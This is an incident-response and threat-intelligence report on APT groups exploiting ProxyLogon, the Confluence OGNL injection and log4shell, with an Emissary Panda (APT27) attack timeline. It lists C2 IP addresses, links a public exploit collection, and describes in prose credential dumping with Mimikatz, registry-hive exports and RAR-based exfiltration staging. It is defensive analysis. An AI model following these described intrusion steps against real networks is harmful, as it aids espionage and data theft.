HvS-Consulting AG
Incident Response Report

The APT Fallout of Vulnerabilities such as ProxyLogon, OGNL Injection, and log4shell

Date: 14.02.2022
Version: 1.0
Classification: TLP-White

Contact

HvS-Consulting AG
Parkring 20
85748 Garching bei München
Germany
Phone: +49 89 890 63 62 0
E-Mail: incidentresponse@hvs-consulting.de
https://www.hvs-consulting.de

CONTENTS OF THIS REPORT

THE TWO EMPHASES OF THE REPORT

THE CHANGING THREAT LANDSCAPE IN 2021

A summary of our observations of the threat landscape in 2021, the activities of APT groups, and derived recommendations for your cyber security strategy. Start reading on page 2.

INSIGHTS OF AN EMISSARY PANDA ATTACK

Here you find a lot of technical details like the timeline, TTPs, IOCs of an Emissary Panda attack, including our malware analysis results of their HyperBro malware. Start reading on page 10.

ABSTRACT

ProxyLogon (Hafnium) in Exchange, OGNL injection in Confluence, log4shell in the log4j library. 2021 was rife with critical vulnerabilities. They were exploited by ransomware gangs and hackers for mining crypto currencies. But where have the professional spies, the APT groups been? Did they miss such opportunities and take a vacation from cyber warfare? Surely they didn't. And we have collected evidence.

The benefactors of the scatter fire

The APT group Emissary Panda (also known as APT27, LuckyMouse) has exploited the Microsoft Exchange vulnerability "ProxyLogon", often publicly referred to as "Hafnium" vulnerability, to carry out targeted industrial espionage. The particularly perfidious aspect of this is that they intentionally acted like "ordinary hackers" in order not to trigger a comprehensive analysis and remediation. With great success.

We analyzed several incidents and found that some customers did not seriously follow up on a ProxyLogon compromise because at first glance it looked like an attack by an occasional attacker. This is how Emissary Panda (APT27) managed to run through the classic APT kill chain and steal trade secrets undetected for months.

Our report not only provides background and details on the process, the TTPs and the IOCs, but also initial evidence that the OGNL injection in Confluence was and is also being of interest for targeted industrial espionage. The same applies for log4shell.

Strategies for Cyber Security 2022

The effects of the global vulnerabilities from 2021 will only gradually come to light.

We have to assume that numerous APT and other compromises by ProxyLogon (Exchange), OGNL injection (Confluence) and log4shell (Log4j) are still undetected. Especially for log4shell, the typical detection period of three to six months has not even been reached yet.

In addition, global vulnerabilities will again come to light and be exploited in 2022. Anything else would be close to a miracle. Companies are therefore well advised to prepare for this. We have the following recommendations based on our experience and findings, which are described more in detail in section *Lessons Learned from 2021* on page 8.

Prediction

□ Subscribe to advisory feeds

□ Asset management rules! Take care of your CMDB

□ Take any compromise seriously

Protection

□ Patch critical vulnerabilities immediately

□ Create a plan B like BCM

□ Readiness saves time and money

□ Every critical vulnerability is equally important

Detection/Response

□ Only pros help against pros

□ The mean time to detect (MTD) must be reduced

□ Thinking outside the box

If you want to share just the summary with your management, you will find it also short and concise on our webpage: https://www.hvs-consulting.de/en/threat-intelligence-report-emissary-panda-apt27/

THE CHANGING THREAT LANDSCAPE IN 2021

1 Just Another Incident Response investigation?

In October 2021, one of our customers was notified by a government agency about suspicious activities on their network. Command and Control (C2) traffic and data exfiltration was allegedly observed. After a quick analysis of the firewall logs, the customer was able to verify the suspicion and realize that the traffic had started several months earlier.

As a result, the customer decided to investigate further and ask HvS to conduct a situation assessment. In the first step of the investigation, ten internal systems with C2 traffic were identified and compromise scans of them were performed. These scans proofed a clear compromise of these systems and the presence of HyperBro, a Remote Access Tool (RAT), and other typical attack traces. A comprehensive Incident Response (IR) was then initiated with the goal of analyzing the entire infrastructure to determine the level of compromise, identify the entry vector, uncover the actor's tactics, techniques, and procedures (TTPs), assess the impact, and finally plan remediation actions.

Up to this point, this case was a normal Advanced Persistent Threat (APT) incident with common TTPs. The case became interesting when we correlated the Indicators of Compromise (IOC) of this incident with the IOCs of our previous incidents. This **correlation led to unexpected matches between incidents** that at first glance appeared to be unrelated, which is described in more detail in section *A Spotlight on the Role of APT Groups*.

One of the first defensive measures was to deploy an Endpoint Detection and Response (EDR) tool on all endpoints. This was to increase visibility and provide capabilities for containment and response, which later proved to be crucial. While preparing for remediation, the actor began collecting data again, using the domain administrator privileges it had previously gained. This allowed near real-time countermeasures by the IR team, which are described in detail in *Phase 3: Reaction and Last Data Exfiltration*. These countermeasures bought management the time to decide on a complete cut-off from the Internet until remediation was finished.

The collected IOCs from the forensic analyses, OSINT searches, the observed TTPs, and analogies between the RAT and the HyperBro malware pointed to an **attribution to the Emissary Panda**[1] **group**, which was also consistent with the authorities' previous assumption.

One of the most interesting facts was the determined entry vector: all identified traces date back exactly to March 04, 2021, the day when the large-scale exploitation of the ProxyLogon vulnerability started. The first system to show C2 traffic was the Exchange server, and within less than an hour, additional systems were affected. While the Exchange Server compromise was detected in March and the system was recovered during that time, the other infected systems were not detected, leaving the door open for the actor. The entire sequence of events leads to the assumption that the **exploitation of ProxyLogon in this case was not an opportunistic attack**. When asked by the customer's top management if they could imagine being on the short list of a Chinese actor, they indicated that they were aware of this risk.

[1] https://attack.mitre.org/groups/G0027/ aka APT27, TG-3390, Bronze Union, Lucky Mouse, Iron Tiger, UNC215

2 The Major Vulnerabilities in 2021

As in every year, many vulnerabilities were discovered in 2021, for which vendors released hotfixes, administrators hopefully applied them, and security personnel reviewed infrastructure for successful remediation. Meanwhile, hackers developed exploits and used them to compromise the remaining vulnerable systems and gain an advantage. Business as usual?

However, one thing has changed in the last year: The quality of some discovered vulnerabilities was outstanding in terms of the software affected, the ease of exploitation and impact, and the frequency of occurrence was higher than ever before. However, things have also changed on the attackers' side: Some of these vulnerabilities were discovered not with good intentions by security researchers. They were searched for in order to use them for attack campaigns. This resulted in exploits being available early and widespread exploitation by various actors, sometimes even before the affected organizations could react.

Looking back at 2021, the following vulnerabilities, among others, immediately come to mind:

- Microsoft Exchange was affected by several security vulnerabilities in 2021, which became very critical mainly due to chaining them in attacks.
    - In March 2021, ProxyLogon[2], often publicly referred to as Hafnium, was finally made public, while rumors of targeted exploitation had already existed since November 2020. Immediately following the disclosure, a previously unseen wave of widespread exploitation followed before most organizations could respond and some were not even aware of the vulnerability. During this time, we analyzed 84 Microsoft Exchange instances from various customers with our preferred APT scanner THOR[3] and found that 96% of them were scanned for ProxyLogon and in 44% of the cases the vulnerability was also exploited.




Figure 1: Scanning and exploitation of ProxyLogon in Germany.

[2] CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065
[3] https://www.nextron-systems.com/thor/

- ProxyLogon was just one vulnerability in a whole series of vulnerabilities that put Exchange environments at risk. There were also ProxyOracle, ProxyShell, ProxyToken, and other Remote Code Execution (RCE) vulnerabilities[4] with publicly available exploits, as this collection shows: https://github.com/FDlucifer/Proxy-Attackchain. We received some customer requests to analyze compromised Exchange servers, claiming to have fixed the ProxyLogon vulnerability and not being able to explain how this could happen.
- Remarkably, the attention of administrators, security experts and the trade press decreased from vulnerability to vulnerability - despite vendor advisories, available exploits, and warnings about active abuse. The Exchange issue became annoying, we heard more than once "*I just can't patch Exchange anymore*" and reports about it were no longer clickbait.

- In August 2021, **Atlassian's Confluence** was affected by an easy-to-exploit RCE vulnerability[5] due to a OGNL injection. Shortly after the disclosure, ready-to-use exploits were available, and widespread exploitation attempts were observed on the Internet. In this case, many publicly accessible environments were also compromised. In contrast to ProxyLogon, we received comparatively few requests for proactive analysis, but more requests for post-breach analysis.

- The RCE vulnerability in the widely used **Java library log4j**[6], also known as log4shell, once again generated a lot of attention on the part of defenders and attackers in December 2021. Again, it took only a few hours before the first widespread scans for affected systems and exploitation attempts began. With the previously mentioned vulnerabilities, it was easy to assess whether an organization was affected, and the scope of analysis was limited to individual systems. In the case of log4shell, on the other hand, the effort was higher, and especially the proof of successful exploitation was laborious, as it had to be provided for each system individually[7]. Since it was close to Christmas and many employees were already on vacation, some organizations decided to fix the vulnerability as part of their regular patch cycle and hope that they would not fall victim to an attack. Even though the number of attacks has decreased in early 2022, we and many other security experts[8] believe that there are still many undiscovered vulnerabilities whose impact will only become apparent in the coming months, and that many applications will remain vulnerable for a long time.

[4] ProxyOracle: CVE-2021-31196 and CVE-2021-31195; ProxyShell: CVE-2021-34473, CVE-2021-34523 and CVE-2021-31207; ProxyToken: CVE-2021-33766; another RCE CVE-2021-42321

[5] CVE-2021-26084

[6] CVE-2021-44228 and CVE-2021-44832

[7] https://www.hvs-consulting.de/en/log4j-log4shell-tips-and-guidelines-for-action/

[8] https://news.sophos.com/en-us/2022/01/24/log4shell-no-mass-abuse-but-no-respite-what-happened/




Figure 2: Timeline of release, global attention, and breach detection of selected vulnerabilities in 2021.

Looking at the various players who were looking for, and in some cases abusing vulnerable systems, four categories can be distinguished based on their motivation and impact:

- As usual, many **security researchers** have tried to map the attack surface and/or to warn the affected organizations. Even if they do not compromise systems during scanning, they leave traces. Operators must spend time to figure out the intent of the attack attempt.
- The largest group were **script kiddies** and **hobbyists** who tried to exploit these vulnerabilities for fun or to achieve certain smaller goals like deploying crypto miners or web shells[9]. Since they usually do not try to move laterally, the impact was limited to the compromised system.
- The group with the most attention were **opportunistic cybercrime gangs**, especially ransomware groups, or professional hackers with the goal of sabotaging and extorting organizations or placing backdoors and selling access to companies on the black market. In case of successful ransomware attacks, high financial and business impact was caused.
- But there is a fourth group, often overlooked, that has benefited from the scatter fire of the previously mentioned attackers: **APT groups** and **advanced hackers**. Because their attacks are more targeted, the total number of attacks is lower. The number of unreported cases is also much higher, as the impact is not as obvious to the public as in the case of ransomware. The actual impact through stolen information and intellectual property is also difficult to assess. Since many victims are not aware of the risk of becoming victims of espionage, APT groups are often underestimated as actors.

[9] IOCs from a ProxyShell exploitation: https://github.com/hvs-consulting/ioc_signatures/tree/main/Proxyshell

3 A Spotlight on the Role of APT Groups

Based on the knowledge that APT groups also exploited these vulnerabilities, which is not at all surprising, we conducted more in-depth research and correlated IOCs with related IR engagements. In doing so, we made an interesting observation.

ProxyLogon played a special role among last year's high-profile vulnerabilities, as it was not only widely abused by APT groups. The more prominent name "Hafnium" is not derived from the metal, but from the APT group Hafnium. Shortly after the critical vulnerabilities in Microsoft Exchange became public, there were many reports about APT groups actively abusing this flaw:

- Hafnium[10], which is suspected being first in detecting and exploiting those vulnerabilities[11]:
- Emissary Panda[12], whose activities we describe in more detail in this document.
- Fancy Bear[13], which is known to attack Microsoft Exchange instances for a long time[14] and recently new activities in Germany were observed.
- Tick, Calypso, Websiic, Winnti Group[15] and a not precisely specified Iranian government-sponsored APT actor[16] and certainly, many groups more.


As for the critical RCE in Confluence, the situation seems to be completely different. If you search reports, blogs, and other security feeds, you will mainly find information about abuse to deploy crypto miners. For the time being, we can confirm this observation, as we have also found this behavior in various investigations of compromised Confluence servers. In addition, there are single reports that ransomware groups also occasionally abuse this vulnerability. To our knowledge, there have been several instances where attackers exploited this vulnerability shortly after its disclosure, installed RAT tools, and waited for a highly privileged administrator to log in. Once control over the infrastructure was established, all the victim's systems were started to be encrypted.

So far, nothing has been found in the public about the connection between APT groups and the use of the OGNL injection vulnerability to gain a foothold in victims' infrastructures. During malware analysis of the Emissary Panda incident mentioned earlier, we found an additional C2 IP in the configuration. This IP has never been reported as malicious or abused and appears to be part of Emissary Panda's dedicated infrastructure and not a compromised third-party system.

[10] https://attack.mitre.org/groups/G0125/ aka Operation Exchange Marauder
[11] https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/
[12] https://attack.mitre.org/groups/G0027/ aka APT27, TG-3390, Bronze Union, Lucky Mouse, Iron Tiger, UNC215
[13] https://attack.mitre.org/groups/G0007/ aka APT28, Sofacy, Pawn Storm, Strontium, Tasr Team
[14] https://attack.mitre.org/techniques/T1190/
[15] https://cybernews.com/security/10-apt-groups-that-joined-the-ms-exchange-exploitation-party/
[16] https://www.cisa.gov/uscert/ncas/alerts/aa21-321a

Thanks to the detailed tracking of all IOCs of our incidents in a MISP[17], the correlations between the events were easily identified due to the C2 IP. These events belong to analyses of compromised Confluence servers that were previously performed and revealed crypto miner infections, but no evidence of RATs or lateral movement. In a few analyses, we identified this IP as a node scanning for vulnerable Confluence systems.

Knowing that this IP is part of Emissary Panda's infrastructure and was rarely used in their campaigns suggests that **Emissary Panda was also scanning for vulnerable Confluence instances**. Thus, the tactic of "*flying under the radar*" was a complete success.



□	Date ↑	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits
	2022-01-18		**Object name:** network-profile **References:** 0								
□	2022-01-08		Network activity	**ip-address:** ip-src	103.79.77.200	cccs:ip-category="c2" x osint:certainty="100" x osint:source-type="manual-analysis" x		Highly likely an additional C2 IP; Update 22-01: Confirmed, found in original memory sample	☑	1491 1502	

Figure 3: Correlation of a so far unknown Emissary Panda C2 IP to IR engagements of compromised Confluence servers.

In contrast, the **log4shell vulnerability in log4j** received more attention from the security community, IT organizations, and the press - not just the specialist press. But all kinds of attackers were also attracted to this vulnerability. One reason for this could also be that the effort required to identify and mitigate the vulnerability is much higher for the affected organizations, making it more likely for attackers to benefit from exploitation capabilities over a longer period. Reports and alerts were published very quickly[18], reminding again to take preventive measures, as almost the same APT groups as ProxyLogon were seen actively exploiting the vulnerability:

- Hafnium
- Emissary Panda[19]
- Charming Kitten - an Iranian government-sponsored actor
- And many groups more

Although there have not yet been any incident response deployments where the entry vector has been identified as a log4shell misuse, we expect this to happen within the next few weeks or months, which is still the average time to breach discovery.

[17] https://github.com/MISP/MISP

[18] https://therecord.media/log4shell-attacks-expand-to-nation-state-groups-from-china-iran-north-korea-and-turkey/ and https://www.securityweek.com/microsoft-spots-multiple-nation-state-apts-exploiting-log4j-flaw

[19] https://www.crowdstrike.com/blog/overwatch-exposes-aquatic-panda-in-possession-of-log-4-shell-exploit-tools/

4 Lessons Learned from 2021

Looking ahead to 2022 and the following years, we do not assume that there will be fewer critical vulnerabilities and attacks. Rather, the opposite will be the case! Therefore, every organization must think about how it is going to deal with the threat situation in the future.

Prediction: It becomes more and more important to be in front of the wave!

- This can be achieved by implementing mechanisms that provide early warnings about newly discovered vulnerabilities, remediation actions, and hotfixes. The most reliable source are the manufacturers' advisory feeds, since relying on the specific press or warnings from authorities naturally entails a certain time delay and should therefore only be the fallback solution.
- In order to quickly assess whether and to what extent you are affected by a vulnerability, a good knowledge of your infrastructure and especially the publicly accessible parts - regardless of whether they are on-premises or in a cloud - is crucial, i.e., a well-filled Configuration Management Database (CMDB) / asset management is a must.
- In addition, it is helpful to be aware of the threat situation, incorporate it into your risk analysis, and plan appropriate countermeasures. While any company can fall victim to opportunistic cybercrime, assessing the likelihood of targeted attacks is more difficult. Despite all the challenges, it is negligent to ignore these risks. Even if protection against targeted attacks is not the primary goal, early implementation of protective measures is an investment in the future, as cybercriminals often mimic the TTPs of APT groups.

Protection: Defined processes and workflows for rapid reaction are key!

- In order to be able to act quickly in the event of a newly discovered threat, a coordinated and tested processes must be in place. While normal patch management processes often allow a grace period of a few days or even several weeks before patches must be applied, emergency processes must be in place to react within a few hours in such cases.
- A patch is not always immediately available or applicable, so a range of containment measures must be prepared, for example in the case of ProxyLogon, which blocks Internet access to Outlook Web App and ActiveSync. The impact on business processes must be considered, and appropriate Business Continuity Management (BCM) plans with decision criteria and authorities must be defined. Especially when critical business services are affected, it is difficult to make the decision between business impact and IT infrastructure compromise without being prepared.
- Another important aspect is to be able to act at any time. Many vulnerabilities become known shortly before the weekend or during the vacation season. Attackers are distributed all over the world and sometimes specifically wait for such off-peak times. You must be able to react to a changed threat situation at any time - both on the technical and on the management level.
- As the handling of ProxyOracle, ProxyShell, and to some extent the Confluence vulnerability has shown, the resources of many IT departments were overloaded, which delayed remediation or even led to resignation. As with operational incidents, time reserves must be planned for security incidents, both in the security teams and in IT.

- Not all attackers exploit vulnerabilities immediately, sometimes they wait until the first waves are over and thus the attention dies down. Even if there are no exploits available for every vulnerability or active exploitation has been observed, the reverse conclusion does not apply here that these are less critical. Every high-rated or critical vulnerability must be equally important to you.

Detection and response: Be prepared for the next high-profile vulnerability!

- Capabilities are needed to determine appropriate strategies and techniques for detecting potentially compromised assets, identifying exploitation attempts, evaluating whether they have been successful, and recommending next steps or even directly initiating forensic investigations. Such capabilities should be considered sovereign tasks, as the resources of security service providers are also limited. Similar events such as ProxyLogon or log4shell may cause bottlenecks, especially if no contracts have been concluded beforehand.
- The average time to detection of successful attacks needs to be shortened, as huge spread and damage can occur within a period of three to six months. For opportunistic attacks, the time periods are much shorter, but the past has shown that with a quick and rigorous response, even ransomware attacks can successfully be stopped before encryption begins.
- If systems have been compromised or suspicions have been raised, a thorough analysis of the level of compromise of the entire environment is critical. At a minimum, the analysis objectives must be
    - "Can the known IOCs be detected on other systems?"
    - "What credentials may have been exposed and has data been exfiltrated?"

  If you underestimate this step, you may miss the chance to get ahead of the attackers and stop them at the beginning of the attack chain, as the following sections show.

INSIGHTS INTO AN EMISSARY PANDA ATTACK

5 Timeline of the Attack

The attack can roughly be divided in three phases.

- The first phase was the initial compromise and achievement of objectives. The objectives included the privilege escalation and espionage of intellectual property.
- The second phase was the persistence phase, which lasted for seven months.
- In the final phase, the attackers changed their persistence strategy from Phase 2 and attempted to exfiltrate data again. This was likely a reaction to a detection of an attack to another company with the same IOCs.




Figure 4: Attack Phases

The following table describes the timeline of the attack with anonymous hostnames. The timestamps were converted to UTC+0. The "Attacker" column describes which resource (IP, compromised system, etc.) the attacker uses, and the "Target" column describes the system, which is targeted by the activity.

Timestamp[20]	Target	Attacker	Comment
		Phase 1	
2021-03-04 07:40	EX01	104.168.236.46	C2 communication between Exchange Server and C2 IP address
2021-03-04 08:36	Client01		Drop and execution of HyperBro backdoor on a client system
2021-03-04 08:36	Client01	104.168.236.46	Beginning of C2 communication
2021-03-04 08:39	FS01		Drop and execution of HyperBro backdoor on File server system
2021-03-04 08:39	FS01		Creation of a Windows Service for persistence
2021-03-04 08:39	FS01	104.168.236.46	Beginning of C2 communication
2021-03-04 14:40	FS01		Creation of Rar.exe on FS01
2021-03-07 18:03	APP01	104.168.236.46	First C2 communication of APP01
		Phase 2	
2021-04-23 15:57	Intranet		Drop and execution of HyperBro backdoor on Intranet server
2021-04-23 16:02	APP02		Drop and execution of HyperBro backdoor on Database of APP01
2021-04-23 16:03	APP02	104.168.236.46	First C2 communication of the Database System APP02
2021-08-19 10:30	APP01	87.98.190.184	C2 communication of APP1
		Phase 3	
2021-10-18			Attacker changed DNS Domain entry to 127.0.0.1
2021-10-18 21:46	APP01 & APP02	87.98.190.184	C2 communication of APP01 & APP02
2021-10-31 06:31	APP03	87.98.190.184	C2 communication
2021-10-31 18:50	APP04	APP01	Lateral Movement
2021-10-31 18:53	APP04	87.98.190.184	C2 communication
2021-11-09 15:59	FS01	Intranet	Reconnaissance with wmic and tasklist
2021-11-09 16:03	FS01	Intranet	Remote creation of batch script with wmic
2021-11-09 16:05	FS01	Intranet	Remote creation of *Rar.exe* (WinRar)
2021-11-09 16:06	FS01	Intranet	Begin of targeted collection by executing Rar.exe remotely via wmic
2021-11-09 16:09		APP05	Reconnaissance with *net.exe*
2021-11-09 16:25		FS01	Local execution of *Rar.exe*

[20] All timestamps in this report are given in UTC+0

Timestamp[20]	Target	Attacker	Comment
2021-11-09 16:38		FS01	Creation of first Rar package for exfiltration
2021-11-09 16:48	FS01	APP05	Testing of different credentials in net use command for mounting the IPC share
2021-11-09 16:53		APP02	Execution of Mimikatz
2021-11-09 16:54		APP02	Exports of Registry (SAM, SYSTEM, SECURITY)
2021-11-09 16:58		APP02	Packaging of Registries with *Rar.exe*
2021-11-09 19:28	FS01	APP02	Another try of targeted collection by executing *Rar.exe* locally but by specifying remote shares in the command
Internet Cutoff and Remediation			

5.1 Phase 1: Initial Compromise

Figure 5 provides a simplified overview of the attack, the C2 channels, and the compromised systems.



EMISSARY PANDA (APT27) ATTACK: TIMELINE OF PHASE 1
104.168.236.46
04 Mar 21, 14:40
Collection of files
04 Mar 21, 07:40
Start of first C2 traffic
EX01
04 Mar 21, 07:40
Abuse of ProxyLogon
04 Mar 21, 08:36
Lateral Movement with identical local admin passwords
Client01
04 Mar 21, 08:39
Lateral Movement with identical local admin passwords
FS01
07 Mar 21, 18:03
Lateral Movement with compromised Domain Admin
APP01
